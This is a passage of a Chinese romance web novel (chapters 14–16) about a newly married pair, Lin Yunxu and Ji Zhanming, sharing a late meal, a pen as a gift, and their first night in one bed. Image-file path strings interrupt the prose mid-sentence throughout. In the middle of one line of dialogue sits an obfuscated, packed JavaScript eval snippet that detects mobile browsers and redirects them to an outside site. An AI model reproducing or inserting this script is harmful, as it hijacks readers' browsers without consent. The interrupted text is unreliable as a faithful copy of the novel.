但多年的好教养让他就算是随意的模样,仪态看上去也是优雅从容的。 漆黑的发梢还带着水汽,有水珠顺着滚落滴在浴袍上,将衣服洇湿成更深的颜色。 季盏明平静道:“既然现在头不晕了,就先去吹头发换衣服。” 林云序很轻地挑了一下眉:“换衣服?我睡觉就穿这个,有哪里不合适吗?” “那就先去吹头发。” 林云序笑了出来,从高脚凳上下来,圾着拖鞋上了楼。 季盏明将简餐做好的时候,林云序正好整理完下来。 季盏明看了他一眼,头发已经变得干燥,说是那么说,但还是换了一套月光色的套装睡衣,看起来规整了许多。 人也仿佛变成了白日里在外面时给人的感觉。 林云序在餐桌前坐了下来,这是简单的一人食,主食、蔬菜、蛋白肉类营养均衡。 而且分量不多,对这个时间点来说正好。 林云序尝了一口,味道居然远出乎他意料的好。 “你厨艺很好。” 季盏明解释道:“毕竟是在国外读的书。” 哦对,林云序记得季爷爷说过,对方15岁出国念书,其实情况和他有些像。 肚子倒是可以不用挨饿了,林云序看着正简单收拾岛台的季盏明,突然思考起一个问题。 ——他今晚该怎么睡? 当初说好,他的房间是备用房间,当做自己的私人空间,两人没打算分房睡的。 如果季盏明没有醒,他还能以深夜归家不便打扰他为由,顺势睡到自己房间。 可现在两人不仅碰见了,对方还为他做了一顿饭。 但之前商量的时候是一回事,真正要执行的时候又是另一回事了。 季盏明……怎么想? 林云序想了一下,干脆在心里立了一个规则。 如果季盏明现在走过来坐到他面前,陪他吃完这顿饭,今晚就一起睡。 如果对方收拾完略过他直接上楼睡觉,他就回自己房间。 正这样想着,季盏明已经整理完,绕过岛台走了出来。 离餐桌越来越近,越来越近,然后…… 经过他,路过餐桌直接离开。 林云序:“……” 服了。 林云序扬了扬眉尾,拿着勺子一时没有动作。 正在思考是不是自己哪里理解岔了时候,身后响起男人的声音: “怎么不吃,饱了?” 林云序有些意外地回头望去,就见男人拿着笔电从客厅走过来。 然后坐在了他的对面,打开电脑开始工作。 林云序轻笑了声:“你真是……” 季盏明看向他,用眼神询问。 林云序摇了摇头,将搁在一旁凳子上的礼盒递给他:“礼物。” “为什么要带礼物?”季盏明有点意外。 “我在国外的时候,我妈给我打了电话。” 季盏明立马意会了过来,点了点头。 “打开看看。” 季盏明原本没打算现在看,既然对方这么说,他也就不再推辞,伸手打开了盒子,他不由得愣了下。 ——一支钢笔。 林云序的礼物,是一支钢笔。 林云序看着男人拿出那只赋有光泽感的钢笔,漆黑的笔身穿在骨节分明的指间,与冷白的皮肤形成格外鲜明的对比。 手指轻动了一下,钢笔也就随着手指起伏一下。 看着对方的反应,林云序正要开口询问怎么样的时候,就见男人抬眸对上了他的视线,然后慢条斯理地开口: “今晚我们一起睡。” 15.第 15 章林云序一下子猝不及防。 虽然他原本也是如此打算,但现在钢笔聊得好好的,话题怎么一下子就跳跃到这个上面了? 而且说得如此淡然平静,像是不觉得有什么,理所当然的。 林云序顿在半空的勺子继续动作,喂了自己一口食物,然后若无其事、同样淡然平静地“嗯”了一声。 那他也理直气壮好了。 空气安静了下来,林云序的用餐习惯很好,进食以及摆弄餐具都不会发出声音。 见对方将钢笔重新放回到礼盒里,林云序问道:“怎么不问我为什么送你这个?” 季盏明知道答案:“我在你那里折过一只钢笔。” 林云序笑了下:“就是给我捡项链那次,正好我这次也在F国出差,在想送什么比较好的时候突然就想到了那只钢笔。” “三年前我离开的时候,把你的那只钢笔转交给了酒店的工作人员。” 季盏明点了点头,想也知道青年不会将一个陌生人的东西保存三年。 他缓缓开口:“我回国的时候就没用那边的电话卡了,这些年倒是也去F国出差过一次,但住的不是那家酒店。” 酒店工作人员联系不上他很正常,再加上过去了这么久,或许早就寻不回来了。 不过季盏明不是很在意,否则当初也不会那么随意的把钢笔当做一个固定项链的“夹子”给了出去。 林云序自然看出对方的态度,当初那支钢笔他管不着,但面前的这支…… 林云序带着笑意隔空点了点桌面上的钢笔礼盒:“如果没有特殊情况,同样的礼物我是不会送第二次的。” 季盏明微不可察地挑了一下眉,从善如流:“我会好好保存。” 林云序满意地点点头。 考虑到时间已经不早,等会儿就要睡觉,盘子里的餐食分量不多。 很好地安抚了他胃的同时,又不会让人撑到。 林云序吃完后,起身将餐具收拾到洗碗机里。 季盏明看着他的动作,对方的饮食习惯其实还真的挺简单,雷点虽多,但很明确,只要避开那些,好似吃什么都行。 有点像他的为人,大概只要不踩中红线把人真的惹怒,大多时候都是温温柔柔的,很好说话,起码看上去是这样。 林云序抽了张厨房用纸简单擦了下台面,扔进垃圾桶,然后看向正在工作的男人: “你还要忙吗?” 听到声音,季盏明合上电脑,拿起礼盒起身朝他走去:“不早了,上去吧。” 回到房间,林云序重新刷牙洗脸,等整理好出去的时候,季盏明正好要用卫生间。 两人擦肩而过,季盏明进去,在盥洗台前洗了个手。 他偏头看了眼,身边的另一个洗手池还残留着未干的水迹,镜面上被溅上了一些水珠,那是另一个人使用过的痕迹。 卫生间里的换风系统很好,可还是不可避免的淡淡氤氲着对方洗漱后的气息。 他不由得想到对方身上的那件墨绿色浴袍,那个颜色很适合他。 季盏明回到卧室的时候,林云序已经躺了下来闭上了眼睛。 对方姿势松弛地侧躺着,听到动静后,低声道:“上床关灯。” 刚刚下面吃饭的时候,看人状态还行,季盏明还以为对方是因为低血糖才显得恹恹的,吃了食物后就缓了过来。 但现在接触到了床面,对方整个人松懈下来。 像个满是漏洞的气球,疲惫感从他身体的四面八方倾泻出来。 季盏明突然意识到,他累到一定程度了。 只是在有人的时候会掩藏起来,不会将负面的状态向外展露。 于是看着对方睡的是他之前睡的位置,也没再说什么,走到另一边关灯躺了下来。 林云序确实有些顶不住了,工作调整不是他一个人的事,这个月来他忙得厉害。 在飞机上都在出方案,算下来大概已经二十多个小时没能好好合眼休息了。 而且虽然理智上知道这是他家,但潜意识里还没能完全适应,家里还有另一个人,干什么都没有那么随心所欲。 面对外人,他还是不能完全放下戒心。 虽然会开开玩笑,但都在他的分寸里和言行举止的边界内,就像思忖过后还是决定换掉的浴袍。 床榻另一边下压,被角被掀开,身侧有人躺了下来。 带着独属于这个人身上的气息和热度,仿佛一瞬间就包裹了过来。 明明被子里也同样是对方的气息,他当时刚躺下来时都没想太多,但人一过来,感觉完全不一样了。 床这么大,两人能够互不干扰,但这一瞬间,林云序突然觉得季盏明的存在感特别强。 他本来已经困到了极致,现在却立刻清醒了过来。 屋子的隔音很好,于是外面的风声、枝叶簌簌声被彻底隔绝,听不到半点声响。 显得室内愈发寂静,翻动身体带动被子的动静都格外清晰。 没人说话,但他们都知道彼此没睡,又偏偏都表现得无比平静淡然,好似是早已同床共枕多年的习惯那般。 不知道为什么,林云序突然轻笑了声。 他温煦的声音在一片寂静的卧室里无比明显,季盏明偏头看了他一眼。 林云序也就没有再装睡,温声开口道:“想到了一件事,如果以后我爸妈还约你吃饭或者有别的事,你可以拒绝。” “你工作忙,他们也知道你工作忙,会理解的。” “如果我确实忙,我会明确告知他们。” 当初两人商谈婚姻详情的时候,就提过因为林云序常在国外,他父母找他会比他爷爷找对方的情况更频繁。 但这种事真发生时,林云序反而觉得有些理亏。 察觉到这一点,季盏明继续道:“和叔叔阿姨相处其实很有意思。” “哦?你们还干了什么有趣的事?” 虽然刚刚在楼下季盏明和林云序说,与他的父母聊了很多有关于他的话题,但实际上并没有那么多。 俞宜凌和林章的教养不会在约人出来吃饭时,从头到尾只提及一个不在场的人。 事实上,夫妻俩都是博闻强识、有趣的人。 说完林云序的一些小喜好后,后面大部分都是在聊别的东西。 能从天南地北侃到小道八卦,很接地气,也没把他当外人。 “叔叔说了一些他早期还是刑事律师时的案子,在饭桌上显得稍有血腥,被阿姨制裁了。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16960092|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ” 林云序笑得肩抖了下。 “阿姨说因为全家上下基本都在从医,所以家里从小也这么培养她,结果她踏上了一条八竿子打不着的路,但基本功还在,然后……给我把了个脉。” 林云序解释道:“我外婆是中医。” 说着,他从被子里伸出了胳膊:“把你的手给我,说起来我也学过,我也来看看,你听听我和我妈说的是不是一样的。” 季盏明安静了两秒,最终还是把手给了他。 林云序一只手固定住他的手掌,另一只手搭上脉搏。 他笑着开口道:“我基本功其实也不错,虽然没从医也没从法,但从小耳濡目染,被长辈们教过一点。” “我参与的会议很多都是医学和法律类,也不算完全埋没了小时候学的东西。” 季盏明静静地听着,像这种专业性极强的领域,在翻译界的难度也是顶级的。 何况对方也只是因为家庭背景稍有了解,不是专业从事人员。 也难怪对方工作完后会那么累,毕竟极耗脑力。 林云序仔细感受了一下,又让他换了一只手:“脉搏和缓有力,气血充足,脾胃肝和精气神都挺好。”他调侃道,“季总,工作强度这么大还能有这样的身体素质可不容易。” 这样一说,他突然想起,这人好像不抽烟也不喝酒,生活方式很健康。 手指轻轻动了下,搭着的最上侧手指在更深的脉位处下压,比之前稍稍用力了些。 脉搏清晰有力,带着坚实的稳定节奏。 林云序松开手:“非常健康,我和我妈说的是不是差不多?” “最后一根手指的脉象是看什么?” 季盏明的记忆很好,俞宜凌两指搭腕,没有林云序最后那个动作。 而林云序是三指搭腕,最后一只手指明显起了作用,不是随意搭着。 林云序指尖轻轻点了点对方手腕上相应的地方,声音不急不缓:“哦,是尺脉,看肾气。” 季盏明:“……” 林云序忍着笑,俞宜凌不是专业的医生,又顾忌着长辈的分寸感,自然只意思意思,单看看心脏之类的。 但他又没什么顾忌,合法的,看看怎么了? 空气一时安静了下来,林云序突然意识到一件事。 他想岔了,他们是在有选择的情况下,仍躺在了一张床上。 他们的本意就没想在这个上面客客气气。 那么他们在床上,是没有分寸感和边界感可言的。 只有熟悉与陌生。 陌生的温度、陌生的气息、陌生的触感、陌生的声音…… 离得越远,两者之间的界线就愈发明显,时时刻刻提醒着身边有个不熟悉的人,让人心生戒备。 林云序难以在这样的环境下舒适入眠。 他蓦地开口道:“季盏明,离我近些。” 那就让温度传递至统一,让气息交融,让触感声音变成习以为常。 窗帘半敞,如银月色透过落地窗倾泻进来,季盏明清楚地看见青年的面孔。 对方神色温和,还未彻底离开的手指在尺脉上如风拂过,声音轻轻的,问他: “你难道不想熟悉一下我的身体吗?” 16.第 16 章 林云序突然很想知道季盏明的表情,看看他现在是个什么反应。 他怎么会不知道这句话的暧昧? 可那能怎么办,解释权归他所有。 这人要是有进一步深入的举动,林云序就会佯装惊讶无辜,反问一句:“你干嘛?” 他说是对方想多了,只是字面意义上的靠近和肢体熟悉,那就只能是字面上的。 他现在累都累死了,哪还有心思想别的东西。 可惜季盏明朝他侧着身子,背对月色,面容都隐在阴影里,无法窥清楚。 对方似乎并没有被他故意的小把戏欺骗到,甚至是被引诱到的苗头都没有。 当真定力十足,毫无半分旖旎遐想,很符合他给大众的印象,正经肃然。 说实话,在林云序的意料之内,这个人本就如此。 可真在意料之内,林云序又想问一句,不是,他们俩到底是谁有问题啊?! 他甚至开始在想,肾气足有什么用,他不用啊。 面对如此强自控力且清心寡欲的人,林云序突然庆幸自己不是个重欲的人。 毕竟这么多年一个人,也没见有多渴求,要不然以后不和谐怎么办? 只是现下,那些微妙的情绪和想法半分不会显现在面上,更不至于恼羞成怒。 他们之间本就没有感情,也是他先起的逗弄心思,那就坦荡地接受可能失败或者被反击的后果。 林云序一边想着怎么让这一茬体面丝滑地掠过,一边缓缓收回手。 就在手指悬空离开对方掌腕的瞬间,手腕突然被男人的大掌紧紧攥住。 林云序还没反应过来,整个人就被勾着腰拖了过去。 两人之间的距离急遽骤减,直至身体相触,他们感受到对方的温度和气息,甚至能看到彼此漆黑的瞳孔为止。 还近一寸,他们就能碰到对方的鼻尖。 林云序错愕:“你……” 一句话还没说完,剩下的字就卡在了嗓子里。 男人已经偏开头,雷声大大雨点小小的握着他的手腕,缓缓将他卷起的袖口放下、抚平,然后把他的胳膊放进了被子里。 最后,手隔着被子很轻地拍了拍他的背。 “睡吧。” 对方的声音低沉悦耳,在静谧的夜色里竟罕见地显得有几分温和。 林云序蓦地哑了声,整个人都安静下来。 虽然他没想现在就干什么,但觉得离得近些、让彼此快速熟悉起来会更好是真的。 季盏明的手没直接触摸到他,但被子下面的距离早已能做到感知彼此的温度以及气息交融。 “最后一句话。”林云序的声音轻轻响起,“你身体的温度一直都这么高吗?” “嗯。”季盏明平静道,“你说离近点,这个距离会热吗?” 林云序闭着眼睛缓缓摇了摇头,那些初躺在一张床上的不习惯渐渐消退。 他们不再泾渭分明,边界变得模糊,于是也欺骗了大脑陌生感的存在。 对方好像并不过度追求精致和所谓的腔调,身上只有最简单的洗护产品气息,干净又清新,其实很好闻。 室内彻底安静下来,只有加湿器轻微的水汽声。 没过多久,人的呼吸也趋于平稳均匀。 季盏明垂眸看了一眼,青年已经睡着,微微垂着脑袋,前额抵在他的肩头。 这人看似温柔好脾气,实际上带有一种寻常人难以察觉的软强势,以致现在看起来倒是难得真实的乖顺。 对方太累了,刚刚只是因为不熟悉的人躺在身边升起的提防感吊着神经,让他清醒。 但身体早已疲惫至极,一旦弦松了下来就能立马睡着。 他扭头看向天花板,但他睡不着了。 躁不过。 林云序不算睡眠很沉的人,常年四处出差以及工作忙碌,导致他没有固定的生物钟和稳定的作息。 常常就是累了就睡,醒了就计划接下来的时间该做什么。 床榻浮动、身边的热源离开的时候,他的身子就动了动。 还未完全清醒过来,就感觉到被子被重新掖了下,将他柔和地包裹住。 极轻的声音低低响起:“继续睡吧。” 于是林云序重新闭上眼睛,脸往被子里埋了埋。 昨晚季盏明缓了半天,睡得比较晚,但他早上要去公司。 而在去公司之前,运动、吃早餐,了解今日世界最新资讯,一切都会有条不紊的进行。 他的生活规律,每天都会自动在六点多醒来。 今天也如往常那般,在太阳初升之际睁开眼睛。 猝不及防的,一张在光亮下没有任何瑕疵的脸展现在眼前,近在咫尺。 他和林云序共枕在一个枕头上。 对方睡觉的习惯很好,安静、规矩,睡前是什么模样,现在就是什么模样。 倒是他的胳膊现在搭在对方的腰上。 或许是睡觉的时候衣摆被被子蹭了上去,肌肤相接,手臂下的触感直接是温热的皮肤,细腻光滑。 